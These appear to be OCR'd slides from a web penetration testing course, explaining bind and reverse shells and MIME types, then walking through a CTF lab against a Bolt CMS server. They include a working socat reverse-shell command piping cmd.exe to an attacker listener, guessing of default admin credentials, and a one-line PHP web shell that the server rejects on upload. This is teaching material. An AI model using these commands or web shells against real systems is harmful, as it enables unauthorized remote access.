Web Penetration Testing 2

How to obtain a
REVERSE SHELL
on remote server

Giorgi Akhalaia

Tbilisi, 2022

Overview

- Course Overview
- Source code examination
- Default credentials lookup
- File upload vulnerabilities and how they work
- REVSHELL
- Machine: bolt

For Educational Purposes Only


In either case,
hacking without a customer's
explicit permission and direction
is a crime.

BIND SHELL vs REVERSE SHELL

BIND SHELL

Bind shells have the **listener running** on the target and the **attacker connect to the listener** in order to gain a remote shell.


To launch a bind shell, the **attacker must have the IP address** of the victim to access the target computer.



REVERSE SHELL

Reverse shells have the listener running on the attacker and the **target connects to the attacker** with a shell.


To launch a Reverse shell, **the attacker doesn't need to know the IP address** of the victim to access the target computer.



A shell is a software that acts as an intermediary between the user and the kernel. It provides the user with an interface which provides access to the services of the kernel. Eg: Bash Shell, etc.


Reverse-Shell

1. Kali Terminal




```
┌──(kali㉿kali)-[~]
└─$ sudo socat TCP4-LISTEN:8888 STDOUT
[sudo] password for kali:
```

2. Windows CMD



```
C:\Users\Gio Akhalaia\Desktop\socat>socat TCP:192.168.0.147:8888 EXEC:cmd.exe,pipes
```

3. Result in Kali Terminal



```
┌──(kali㉿kali)-[~]
└─$ sudo socat TCP4-LISTEN:8888 STDOUT
[sudo] password for kali:
Microsoft Windows [Version 10.0.19042.1237]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Gio Akhalaia\Desktop\socat>dir
dir
 Volume in drive C is Acer
 Volume Serial Number is 921B-2C38

 Directory of C:\Users\Gio Akhalaia\Desktop\socat
```

A reverse shell initiates a connection from the compromised host back to a host under the control of the attacker.

MIME Types

(Multipurpose Internet Mail Extensions)

A media type (also known as a Multipurpose Internet Mail Extensions or MIME type) indicates the nature and format of a document, file, or assortment of bytes.

MIME types are defined and standardized in IETF's RFC 6838.

The Internet Assigned Numbers Authority (IANA) is responsible for all official MIME types, and you can find the most up-to-date and complete list at their Media Types page.

MIME Types

(Multipurpose Internet Mail Extensions)

A MIME type most-commonly consists of just two parts: a type and a subtype, separated by a slash (/) — with no whitespace between

The type represents the general category into which the data type falls, such as *video or text*.

The subtype identifies the exact kind of data of the specified type the MIME type represents. For example, for the MIME type image, the subtype might be png >> image/png

type/subtype

MIME Types

(Multipurpose Internet Mail Extensions)


MIME sniffing

In the absence of a MIME type, or in certain cases where browsers believe they are incorrect, browsers may perform MIME sniffing — guessing the correct MIME type by looking at the bytes of the resource.

Each browser performs MIME sniffing differently and under different circumstances. (For example, Safari will look at the file extension in the URL if the sent MIME type is unsuitable.)

There are security concerns as some MIME types represent executable content.

Servers can prevent MIME sniffing by sending the X-Content-Type-Options header.



Media Types

Last Updated
2022-09-02
Registration Procedure(s)
Expert Review for Vendor and Personal Trees
Expert(s)
Alexey Melnikov, Murray Kucherawy (backup)
Reference
[RFC6838][RFC4855]
Note
```
Per Section 3.1 of [RFC6838], Standards Tree requests made through IETF
documents will be reviewed and approved by the IESG, while requests made by
other recognized standards organizations will be reviewed by the Designated
Expert in accordance with the Specification Required policy. IANA will verify
that this organization is recognized as a standards organization by the
IESG.
```
Note
```
[RFC2046] specifies that Media Types (formerly known as MIME types) and Media
Subtypes will be assigned and listed by the IANA.

Procedures for registering Media Types can be found in [RFC6838], [RFC4289],
and [RFC6657]. Additional procedures for registering media types for transfer via
Real-time Transport Protocol (RTP) can be found in [RFC4855].

The following is the list of Directories of Content Types and Subtypes. If you wish to
register a Media Type with the IANA, please see the following for the online application:

[Application for registration of Media Types]

Other Media Type Parameters: [IANA registry media-types-parameters]
Media Type Sub-Parameters: [IANA registry media-type-sub-parameters]
Provisional Standard Media Type Registry: [IANA registry provisional-standard-media-types]
```

Other methods of conveying document type

MIME types are not the only way to convey document type information:

- Filename suffixes are sometimes used, especially on Microsoft Windows. Not all operating systems consider these suffixes meaningful (such as Linux and macOS), and there is no guarantee they are correct
- Magic numbers. The syntax of different formats allows file-type inference by looking at their byte structure.

For example, GIF files start with the 47 49 46 38 39 hexadecimal value (GIF89), and PNG files with 89 50 4E 47 (.PNG).

Not all file types have magic numbers, so this is not 100% reliable either.

Laboratory: bolt


Description:

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Level: Hard

Server: 35.246.170.233:31064



Not secure | 35.246.170.233:31064

A sample site

The amazing payoff goes here

Alas, no about!

There currently is no Block with 'about-us' as its slug. If you create one, it will be shown here. Go to 'Configuration' > 'Check Database' and select 'Add sample Records' to automatically generate this Block.

Recent Pages

- No recent pages.

Pages overview »

Recent Entries

- No recent entries.

Entries overview »

Hints:


- Hint 1: Path Traversal

Laboratory: bolt

? ? ?

Laboratory: bolt


Let's try: View Page Source



```
</aside>
<!-- End Sidebar -->


        <!-- Footer -->
<footer>
    <hr>

    <h4>Menu</h4>



<ol  class="menu ">
                    <li class="index-1 menu-text first active"><a href="/" title="This is the first menu item." class='first'>Home</a></li>
                        <li class="index-2 is-dropdown-submenu-parent"><a href="/entry/1" title='' class=''>Second item</a><ul class="menu submenu vertical"><li class=
                        <li class="index-3"><a href="/pages" title='' class=''>All pages</a></li>
                        <li class="index-4 last"><a href="http://bolt.cm" title='' class='last'>The Bolt site</a></li>
    </ul>



    <hr>

    <h4>Search</h4>

    <form method="get" action="/search" id="searchform-inline" enctype="text/plain">
        <input type="search" value="" placeholder="Search …" name="search" >
        <button type="submit">Search</button>
    </form>

    <hr>

    <p>
        This website is <a href='http://bolt.cm' target='_blank' title='Sophisticated, lightweight & simple CMS'>Built with Bolt</a>.
    </p>


</footer>


    </body>
</html>
```

Laboratory: bolt

Add “bolt” to url:



Not secure | 35.246.170.233:31064/bolt/login

Bolt

Please log on.

Username / email

Your username ...

Password 👁 Show

Your password ...

Log on

I forgot my password ...


“Simplicity is a great virtue but it requires hard work to achieve it and education to appreciate it. And to make matters worse: complexity sells better.”

— Edsger Wybe Dijkstra

Now we have to wild guess user/pass

Laboratory: bolt

Bingo !



Not secure | 35.246.170.233:31064/bolt

Bolt A sample site

Find

View site | admin

Dashboard | Content | Homepage | Pages | Entries | Showcases | Blocks | Settings | Configuration | File Management | Extensions | Collapse sidebar

Dashboard

You've been logged on successfully

It seems there's no content in the database. To get started quickly, **add some Lorem Ipsum dummy content**

Add ...

Configuration Notices

Bolt has detected one or more configuration issues. You should resolve these, for optimum performance.

- The **mail configuration parameters** have not been set up. This may interfere with password resets, and extension functionality. Please set up the `mailoptions` in `config.yml`.

Unable to fetch news!

Unable to connect to https://news.bolt.cm/


Latest system activity

- **admin** logged in (a few seconds ago)
- **admin** logged in (a month ago)
- *Failed login attempt for 'admin'.* (a month ago)
- *Failed login attempt for 'admin'.* (a month ago)
- *Added user account 'admin'.* (2 years ago)

more activity

Bolt 3.6.4 | 200 | dashboard | 20261 ms | 6.0 MB | 20129 ms | 31 Q | in 65 ms

Laboratory: bolt



Bolt A sample site

File Management

files://

Files	Filesize / Modified
.htaccess	194 B 10 months ago
index.html	4 B 10 months ago

Actions for files

Upload a file to this folder

Drop files in the file manager to upload them or use the button below

Allowed file types are

Now you need to go to file management to see if you can upload some malicious files.

Laboratory: bolt


???

Let's try to create and upload vulnerable .php file

Laboratory: bolt

```
<?php echo system($_GET['cmd']);?>
```

Laboratory: bolt



35.246.170.233:31064/bolt/files

Bolt A sample site

File Management

File 'rce.php' could not be uploaded (wrong/disallowed file type). Make sure the file extension is one of the following: .twig, .html, .js, .css, .scss, .gif, .jpg, .jpeg, .png, .ico, .zip, .tgz, .txt, .md, .doc, .docx, .pdf, .epub, .xls, .xlsx, .ppt, .pptx, .mp3, .ogg, .wav, .m4a, .mp4, .m4v, .ogv, .wmv, .avi, .webm, .svg

